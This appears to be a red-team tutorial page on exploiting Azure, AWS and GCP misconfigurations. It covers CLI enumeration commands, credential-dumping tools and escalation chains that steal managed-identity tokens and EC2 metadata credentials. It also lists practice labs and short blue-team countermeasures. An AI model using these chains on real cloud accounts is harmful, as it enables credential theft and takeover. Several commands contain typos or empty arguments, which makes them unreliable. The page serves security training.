> For the complete documentation index, see [llms.txt](https://aenosh-rajora.gitbook.io/cyber-codex/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://aenosh-rajora.gitbook.io/cyber-codex/exploiting-misconfigurations-in-azure-aws-and-gcp.md).
# Exploiting Misconfigurations in Azure AWS, and GCP
## The Cloud as a Primary Attack Surface
The pivot to cloud infrastructure has fundamentally reshaped the adversarial landscape. Enterprises leveraging **Azure** and **Google Cloud Platform (GCP)** often underestimate the complexity of securing distributed identities, role-based access controls (RBAC), and resource provisioning models. This introduces a misconfiguration that red teams can weaponize to escalate privileges, exfiltrate sensitive data, or achieve persistent access.
## Reconnaissance and Enumeration
### **Azure:**
#### **Credentialed Access (via Az CLI):**
```
az login # Auth with user or service principal.
az acount list # Enumerate subscriptions.
az ad user list # Dump AD users.
az role assignment list # Identify excessive privileges.
az ad sp list --show-mine # Shows accessible service principals
az storage account list # Discover blob containers and their access levels
```
#### **MicroBurst (PowerShell)**
```
Invoke-EnumerateAzureBlobs -Verbose
Invoke-EnumerateAzureSubDomains -Verbose
Get-AzurePasswords -Verbose
```
### **Google Cloud Platform (GCP):**
#### **Enumeration with gcloud CLI:**
```
gcloud auth login
gcloud projects list
gcloud iam roles list --project=
gcloud iam service-accounts list
gcloud projects get-iam-policy
```
#### **CloudFox Sample Command:**
```
cloudfox gcp -p --all
```

CloudFox IAM mapping visualization
### **AWS (Amazon Web Services)**
**Credentialed Enumeration via AWS CLI:**
```
aws sts get-caller-identity
aws iam list-users
aws iam list-roles
aws iam list-policies -scope Local
aws s3 ls
```
Tools: `enumerate-iam`, `Pacu`, `CloudSploit`, `ScoutSuite`, `awscli`
## High Impact Misconfigurations in GCP, AWS, and Azure
Misconfigurations typically arise due to over-permissive IAM policies, improper exposure of public resources, and ignorance of internal privilege boundaries.
### **Azure Misconfigurations**
#### **Misconfigurations, Attack Vector & Impact:**
* **Contributor Role on Subscription:** Allows resource creation including Function Apps and Key Vault abuse.
* **Public Storage Containers:** Permits unauthenticated access, data leakage, or malware hosting.
* **Exposed Service Principal Credentials:** Hardcoded or leaked secrets reused to impersonate privileged services.
* **App Registration Token Disclosure:** Tokens exposed in logs or repository; escalated Graph API access or identity impersonation.
Tools: `MicroBurst`, `StormSpotter`, `ADDInternals`, `Az CLI`
### **GCP Misconfigurations**
#### **Misconfigurations, Attack Vector & Impact:**
* **Public GCS Buckets:** Threat actors can list, download, or overwrite sensitive content.
* **Metadata API Exposure on Compute Instances:** Credential harvesting via \; enables lateral movement.
* **Editor/Owner IAM Roles:** Complete project takeover; excessive default access. yei
* **Function Deployment Rights:** Allows attackers to deploy backdoored Cloud Functions with persistence.
Tools: `gcloud`, `CloudFox`, `GCPBuckeBrute`, `Pacu`
### **AWS Misconfigurations**
#### **Misconfigurations, Attack Vector & Impact:**
* **IAM Policy Wildcards (e.g., `“Action”:”*”`):** Grants unrestricted access to services, enabling privilege escalation
* **Public S3 Buckets:** Leads to data leakage or malware hosting in storage
* **Over-Privileged Lambda Functions:** Lambda with broad IAM can invoke other services or modify resources.
* **EC2 Metadata Service Abuse:** Unrestricted access to 169.254.169.254 yields AWS temporary credentials for privilege escalation
* **Misconfigured AssumeRole Policies:** Cross-account or unintended role escalation via AWS STS AssumeRole
Tools: `enumerate-iam`, `CloudSploit`, `Pacu`, `ScoutSuite`, `AWSBucketDump`
## Privilege Escalation and Lateral Movement
#### **Azure Escalation Chain Example:**
```
az functionapp create --name evilapp --resource-group rg1 --storage-account mystorage
curl -H Metadata:true "http://localhost:8080/msi/token?resource=https://graph.microsoft.com"
curl -X GET -H "Authorization: Bearer " https://graph.microsoft.com/v1.0/users
```
#### **GCP Escalation Chain Example:**
```
gcloud auth activate-service-account --key-file=creds.json
gcloud iam service-accounts impersonate --target-service-account elevated@project.iam.gserviceaccount.com
gcloud functions deploy rcefunc --runtime python39 --trigger-http --entry-point=main
```
#### **AWS Escalation Chain Example:**
```
# Access metadata from EC2 instance
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
# Use harvested creds to escalate via STS
aws sts get-caller-identity
aws iam list-attached-user-policies --user-name
```
## Hands-On Labs and Simulations
#### **Azure Labs**
* HTB → Ready
* CloudGoat Azure
* Azurite + Local MSI Emulation
#### **GCP Labs**
* Flaws.cloud (GCP)
* CloudGoat GCP Fork
* Pacu Lab Scripts
#### **AWS Labs**
* CloudGoat AWS
* Flaws2.cloud
* Pacu + LocalStack
* Terraform AWS IAM Playground
## Blue Team Countermeasures
**Cloud Platform and Defensive Measures**
* **Azure:** Monitor Function App logs; enforce RBAC and minimal app scopes.
* **GCP:** Audit IAM bindings; block metadata access from exposed services.
* **AWS:** Restrict IAM wildcards; monitor STS use and EC2 metadata logs.
Tools: `ScoutSuite`, `Prowler`, `Security Hub`, `CloudSploit`, `AWS Config`
## **Final Thoughts**
Cloud security is a lattice of privilege inheritance, implicit trust, and user error. Red teams must embrace cloud-native tactics that move laterally across identity providers, abuse role assumptions, and persist in serverless environments.
> In 2025, the most dangerous cloud exploit isn’t a vulnerability, it’s a misconfigured role you forgot existed.